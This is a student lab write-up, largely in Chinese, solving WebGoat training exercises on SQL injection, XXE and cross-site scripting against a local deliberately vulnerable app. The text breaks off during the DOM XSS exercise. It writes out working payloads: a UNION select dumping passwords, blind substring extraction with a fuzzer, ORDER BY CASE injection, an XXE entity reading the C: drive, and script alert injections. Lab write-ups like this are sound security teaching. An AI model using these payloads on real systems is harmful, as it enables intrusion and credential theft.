

SP-lab1.3&1.4&1.5(含bonus)

lab 1.3 WebGoat Setup & Usage

Overview

WebGoat is a deliberately insecure J2EE web application designed to teach web application security lessons. In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat application. For example, the user must use SQL injection to steal fake credit card numbers. The application is a realistic teaching environment, providing users with hints and code to further explain the lesson.


Back to the lab, we mainly have two work to do in this lab:

1. Setup WebGoat .
2. Learn how to use WebGoat.

At the base of this lab, we can make further exploration in lab1.4 about web attack.

实验过程

1.登录 <http://code.google.com/p/webgoat/> 之后发现webgoat的下载已经移至GitHub[https://github.com/webgoat](https://github.com/webgoat/webgoat)，于是前往GitHub进行下载



2.执行命令 `java -jar webgoat-server-8.0.0.M16.jar` 发现安装失败，错误提示8080端口可能已经被占用

3.解决方法


- 打开cmd查询进程，输入 `netstat -ano | findstr "8080"` 找到端口为8080的进程

```
C:\Users\74096>netstat -ano | findstr "8080"
TCP    127.0.0.1:8080      0.0.0.0:0          LISTENING        10316
```


- 使用taskkill结束这个进程，输入命令 `taskkill /pid 10316 /f`

```
C:\Users\74096>taskkill /pid 10316 /f
成功: 已终止 PID 为 10316 的进程。
```

- 安装成功，可以在<http://127.0.0.1:8080/WebGoat/login>中查看到登陆界面



- 注册账号RandomStar，密码xxxxxxxxxx，之后就可以登录



- 至此lab1.3完成了，后来发现自己安装的是8.0版本，而推荐的版本是7.0，但我已经头铁做下去了不少实验，跟同学交流了一下后发现两个版本中实验内容基本一致，因此也就顺着8.0版本做下去了，希望助教别扣我分🙏

lab1.4 Injection & XSS

Overview

In this Lab, you are going to do the Injection and XSS attack in the WebGoat which you have setup and learned to use in lab1.3. Before you start, FireBox browser and some of its plugin such as Tamper Data are recommended to help with your attack.

Back to the lab, what we going to do in this lab:

1. Injection Attack .
2. All kinds of injections in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.
3. XSS Attack.
4. All kinds of XSS in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.

实验过程

1.4.1 Injection

1.4.1.1 SQL Injection

第一题

Try It! String SQL Injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating strings making it susceptible to String SQL Injection:

```
"select * from users where LAST_NAME = 關マ拷" + userName + "";
```

Using the form below try to retrieve all the users from the users table. You shouldn't need to know any specific user name to get the complete list, however you can use 'Smith' to see the data for one user.

Account Name:

- 解决方法如下：这是一个非常简单的SQL注入攻击，只需要通过字符串拼接将查询条件构造成 `where 原本查询条件 or 一个真命题` 就可以绕过SQL的验证来获取所有数据，输入后显示成功，截图如下：

✓

Account Name:

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

第二题

Try It! Numeric SQL Injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"select * from users where USERID = " + userID;
```

Using the form below try to retrieve all the users from the users table. You shouldn't need to know any specific user name to get the complete list, however you can use '101' to see the data for one user.

Name:

- 解决方法如下：思路跟上一题差不多，还是通过 `where 原本查询条件 or 一个真命题` 的方式绕过原本的查询条件从而获取所有的数据，实验结果如下

✓

Name:

You have succeed:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,
 101, Joe, Snow, 2234200065411, MC, , 0,
 102, John, Smith, 2435600002222, MC, , 0,
 102, John, Smith, 4352209902222, AMEX, , 0,
 103, Jane, Plane, 123456789, MC, , 0,
 103, Jane, Plane, 333498703333, AMEX, , 0,
 10312, Jolly, Hershey, 176896789, MC, , 0,
 10312, Jolly, Hershey, 333300003333, AMEX, , 0,
 10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
 10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
 15603, Peter, Sand, 123609789, MC, , 0,
 15603, Peter, Sand, 338893453333, AMEX, , 0,
 15613, Joesph, Something, 33843453533, AMEX, , 0,
 15837, Chaos, Monkey, 32849386533, CM, , 0,
 19204, Mr, Goat, 33812953533, VISA, , 0,

1.4.1.2 SQL Injection(Advanced)

第一题

Try It! Pulling data from other tables

Lets try to exploit a join to another table. One of the tables in the WebGoat database is:

```
CREATE TABLE user_system_data (userid varchar(5) not null primary key,
                                user_name varchar(12),
                                password varchar(10),
                                cookie varchar(30));
```

6.a) Execute a query to union or join these tables.

6.b) When you have figured it out.... What is Dave's password?

Name:

Password:

- 解决方法：第一小题要先用SQL注入的方式获取这张表中的内容，按照常识这个登陆界面所对应的SQL查询语句应该是 `select * from user_system_data where user_name = 'xxx' and password = 'xxx'`，显然我们是没有密码的，因此这里可以通过在注入的SQL语句中加入注释符号使得密码的查询部分失效再进行后面的步骤
- 先尝试一下输入 `zyc' union select * from user_system_data --` 发现webgoat是这么提示的

Name:

Sorry the solution is not correct, please try again.

column number mismatch detected in rows of UNION, INTERSECT, EXCEPT, or VALUES operation

- 结果webgoat显示列数不匹配，仔细一想之前的题目中出现过的列表是有7列的，因此我们需要对这个SQL语句进行一些更改，改为 `zyc' union select 0,user_name,password,'abc','pqr','xyz',0 from user_system_data --` 然后就成功了

✓

Name:

You have succeed:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

0, dave, dave, abc, pqr, xyz, 0,
 0, jdoe, passwd2, abc, pqr, xyz, 0,
 0, jeff, jeff, abc, pqr, xyz, 0,
 0, jplane, passwd3, abc, pqr, xyz, 0,
 0, jsnow, passwd1, abc, pqr, xyz, 0,

- 第二小题很明显dave的密码就是dave

✓

Password:


Congratulations. You have successfully completed the assignment.

第二题

We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.

Goal: Can you login as Tom?

Have fun!



LOGIN REGISTER

RandomStar


.....

☐ Remember me

Log In

[Forgot Password?](#)

- 直接在登陆界面的用户名中进行SQL注入发现失败了，应该是登陆界面中进行了反SQL注入的处理，而在注册页面中也无法进行SQL注入攻击。如果在注册界面中注册名为Tom的账号，会提示以下内容：



LOGIN REGISTER

Tom

740969824@qq.com

.....

.....

Register Now

User Tom already exists please try to register with a different username.

- 我们发现这里提示了Tom已经被注册了，说明用户Tom在数据库中是存在的，因此我们要想成功登录只有两种办法，一是通过SQL注入直接修改用户密码，二是通过暴力枚举的方法来测试出整段密码
 - 先来尝试第一种：输入 `a';update table users set password='12345';--'` 结果好像无事发生

LOGINREGISTER

a';update table users set password='12345';--'

...

☐ Remember me

Log In

Forgot Password?

No results matched. Try Again.

- 那只能尝试第二种手断了，查阅了资料之后发现，可以用OWASP-ZAP帮助进行密码的破解
 - 首先对浏览器进行代理设置

☒ 手动代理配置(M)

HTTP代理(X)127.0.0.1端口(P)8088

☐ 也将此代理用于FTP和HTTPS

HTTPS Proxy端口(Q)0

FTP代理端口(R)0

SOCKS主机端口(I)0

☐ SOCKS v4☒ SOCKS v5

☐ 自动代理配置的URL(PAC)

重新载入(E)

☐ 不使用代理(N)



例如: .mozilla.org, .net.nz, 192.168.1.0/24

确定

取消

帮助(H)

- 然后对ZAP进行代理设置



- 然后通过ZAP进行抓包，一般而言密码都会在 `a-z`, `A-Z`, `0-9` 中产生，基于此来通过 **Fuzzer** 进行暴力枚举，通过服务端发送的结果来进行判断密码中的每一位，如果返回注册成功说明密码的某一位不是我们输入的值，中间花了不少时间。
- 进行注入攻击的SQL语句为 `tom' and substring(password,${index},1)='${char}'`，一次次尝试过去之后就可以一位位破解密码
- 最终得到的密码为 `thisisasecretfortomonly`，输入后可以登录，登陆成功后的结果如下

LOGINREGISTER

Username

Password

☐ Remember me

Log In

Forgot Password?

Congratulations. You have successfully completed the assignment.

1.4.1.3 SQL Injection (mitigation)

第一题

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

LIST OF SERVERS

Edit

OnlineOfflineOut Of Order

	Hostname	IP	MAC	Status	Description
<input type="checkbox"/>	webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
<input type="checkbox"/>	webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
<input type="checkbox"/>	webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
<input type="checkbox"/>	webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server

IP address webgoat-prd server:

192.1.0.12

Submit

解决方法

- 这一题主要是order by语句的SQL注入攻击，我们发现order by语句也存在SQL注入的风险，比如下面的例子就是一种通过order by进行注入的例子

```
1 select * from users order by lastname;
2 /*SQL injection*/
3 select * from users order by (case when (true) then lastname else firstname)
```

- 在本题中我们推测系统的查询语句可能是 `select [column] from [table] where condtions order by [column];`,通过ZAP我们看到，排序的方式在column中，网页上只能显示4条所以排在下面的数据显示不出来，我们的目的就是要找出这些被隐藏的数据

方法	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		10 ms	279 bytes			JSON
GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		12 ms	279 bytes			JSON
GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		10 ms	5,827 bytes			JSON
GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		10 ms	279 bytes			JSON
GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		12 ms	5,827 bytes			JSON
GET	http://localhost:8080/WebGoat/SqlInjection/servers?column=ip	200		2 ms	696 bytes	Low		JSON
GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		11 ms	279 bytes			JSON
GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		10 ms	5,827 bytes			JSON
GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		22 ms	279 bytes			JSON
GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		10 ms	5,827 bytes			JSON
GET	http://localhost:8080/WebGoat/service/lessonmenu.mvc	200		10 ms	5,827 bytes			JSON
GET	http://localhost:8080/WebGoat/service/lessonoverview.mvc	200		15 ms	279 bytes			JSON

- 通过发送错误字段可以得到报错信息，我们得到数据表的名字为servers，其他字段和网页显示的内容是一致的，因此我们可以用如下SQL语句来对IP地址进行暴力破解

```

1 (case when
2 (substring((select ip from servers where hostname='webgoat-prd'),
3 ${index},1)=${char})
4 then id else hostname end)

```

- 比如我们尝试第一位为1的时候，ZAP里得到的结果为，说明IP地址的第一位是1

```

{
  "id" : "1",
  "hostname" : "webgoat-dev",
  "ip" : "192.168.4.0",
  "mac" : "AA:BB:11:22:CC:DD",
  "status" : "online",
  "description" : "Development server"
}, {
  "id" : "2",
  "hostname" : "webgoat-tst",
  "ip" : "192.168.2.1",
  "mac" : "EE:FF:33:44:AB:CD",
  "status" : "online",
  "description" : "Test server"
}, {
  "id" : "3",
  "hostname" : "webgoat-acc",
  "ip" : "192.168.3.3",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Acceptance server"
}

```

- 最终多次尝试之后，得到webgoat-prd server的IP地址为104.130.219.202，把结果输入之后发现成功

123456789

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server.

Note: The submit field of this assignment is **NOT** vulnerable for an SQL injection.

LIST OF SERVERS

Edit

OnlineOfflineOut Of Order


Hostname	IP	MAC	Status	Description
<input type="checkbox"/> webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	success	Development server
<input type="checkbox"/> webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	success	Test server
<input type="checkbox"/> webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	danger	Acceptance server
<input type="checkbox"/> webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	danger	Pre-production server


IP address webgoat-prd server: 104.130.219.202


Submit


Congratulations. You have successfully completed the assignment.


1.4.1.4 XXE

**John Doe** uploaded a photo.
24 days ago



**webgoat** 2020-05-12, 19:24:03
Silly cat...

**guest** 2020-05-12, 19:24:03
I think I will use this picture in one of my projects.

**guest** 2020-05-12, 19:24:03
Lol!! :-).

解决方法

- 我们在输入框里随便输入一点内容提交看看，通过截包我们发现http请求中有XML代码

```
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 61
Connection: keep-alive
Cookie: JSESSIONID=D0024BB4D2E6F2D0AF2954B60A4908BB
Host: localhost:8080
```

```
<?xml version="1.0"?><comment> <text>hello!</text></comment>
```

- 因此可以考虑对XML进行外部实体注入攻击，通过重新发送功能，修改其参数为，在进行发包，就可以得到结果，获取C盘中的信息

```
1 <?xml version="1.0"?>
2 <!DOCTYPE comment [<!ENTITY injection SYSTEM "file:///c:/">]>
3 <comment>
4 <text> &injection; </text>
5 </comment>
```

1.4.2 XSS

第一题

Try It! Using Chrome or Firefox

- Open a second tab and use the same url as this page you are currently on (or any url within this instance of WebGoat)
- Then, in the address bar on each tab, type `javascript:alert(document.cookie);` **NOTE:** If you /cut/paste you'll need to add the `javascript:` back in.

Were the cookies the same on each tab?

- 按照他的指示，打开两个相同的tab并且输入对应的指令查看cookie

127.0.0.1:8080 显示

JSESSIONID=1B159555B7C117FFC503EF3FDD6EDA15;
csrftoken=ez33mC4lA3V4LrF8hXgEILxjCW4k61TbWYYP00bEZbXf7
xuOPLUgYQpYLIPJMrGP

确定

127.0.0.1:8080 显示

JSESSIONID=1B159555B7C117FFC503EF3FDD6EDA15;
csrftoken=ez33mC4lA3V4LrF8hXgEILxjCW4k61TbWYYP00bEZbXf7
xuOPLUgYQpYLIPJMrGP

确定

- 比较以后发现二者的cookie是相同的，因此输入yes即可过关

Were the cookies the same on each tab?
Congratulations. You have successfully completed the assignment.

第二题

Try It! Reflected XSS

Identify which field is susceptible to XSS

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.
Make sure to include in your attack payload `"<script>alert('my javascript here')</script>"`.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="1"/>	\$0.00
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	<input type="text" value="1"/>	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$0.00

The total charged to your credit card:

\$0.00

Enter your credit card number:

Enter your three digit access code:

- 点击Purchase后显示的结果为

Purchase

Try again. We do want to see this specific javascript (in case you are trying to do something more fancy)

Thank you for shopping at WebGoat.
You're support is appreciated

We have charged credit card:4128 3214 0002 1999

\$1997.96

- 这说明用户输入的credit card的内容可能会显示再页面上，而没有经过过滤，我们按照题目里的提示，在框中输入<script>alert('my javascript here')</script>后发现如下内容

127.0.0.1:8080/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/6

127.0.0.1:8080 显示
my javascript here

Try It! Reflected XSS

Identify which field is susceptible to XSS

- 因此我们通过反射性XSS获取了网页的信息，这题也就完成了

第三题

Identify Potential for DOM-Based XSS

DOM-Based XSS can usually be found by looking for the route configurations in the client-side code. Look for a route that takes inputs that you can ID being 'reflected' to the page.

For this example, you'll want to look for some 'test' code in the route handlers (WebGoat uses backbone as its primary javascript library). Sometimes, test code gets left in production (and often times test code is very simple and lacks security or any quality controls!).

Your objective is to find the route and exploit it. First though ... what is the base route? As an example, look at the URL for this lesson ...it should look something like /WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/5 (although maybe slightly different). The 'base route' in this case is: **start.mvc#lesson/**

The **CrossSiteScripting.lesson/#** after that are parameters that are processed by javascript route handler.

So, what is test route for this test code?

Submit

- 随便输入一点东西后提示我去查看GoatRouter.js文件

zyc

Submit

No, look at the example. Check the GoatRouter.js file. It should be pretty easy to determine.

- 打开开发者模式查询对应的js文件

```

2.1.4.min.js"></script>
<script type="text/javascript" charset="utf-8" async data-requirecontext=
"_" data-requiremodule="underscore" src="js/libs/underscore-min.js">
</script>
<script type="text/javascript" charset="utf-8" async data-requirecontext=
"_" data-requiremodule="/WebGoat/js/libs/jquery-2.2.4.min.js" src="/
WebGoat/js/libs/jquery-2.2.4.min.js"></script>
<script type="text/javascript" charset="utf-8" async data-requirecontext=
"_" data-requiremodule="polyglot" src="js/libs/polyglot.min.js"></script>
... <script type="text/javascript" charset="utf-8" async data-requirecontext=
"_" data-requiremodule="goatApp/view/GoatRouter" src="js/goatApp/view/
GoatRouter.js"></script> == $0
<script type="text/javascript" charset="utf-8" async data-requirecontext=
"_" data-requiremodule="goatApp/support/goatAsyncErrorHandler" src="js/
goatApp/support/goatAsyncErrorHandler.js"></script>

```

- 我们发现代码中配置了一些路由，查看 `lessonRoute`, `lessonPageRoute`, `testRoute` 对应的代码，发现他们都没有进行参数的过滤

```

39     var GoatAppRouter = Backbone.Router.extend({
40
41         routes: {
42             'welcome': 'welcomeRoute',
43             'lesson/:name': 'lessonRoute',
44             'lesson/:name/:pageNum': 'lessonPageRoute',
45             'test/:param': 'testRoute',
46             'reportCard': 'reportCard'
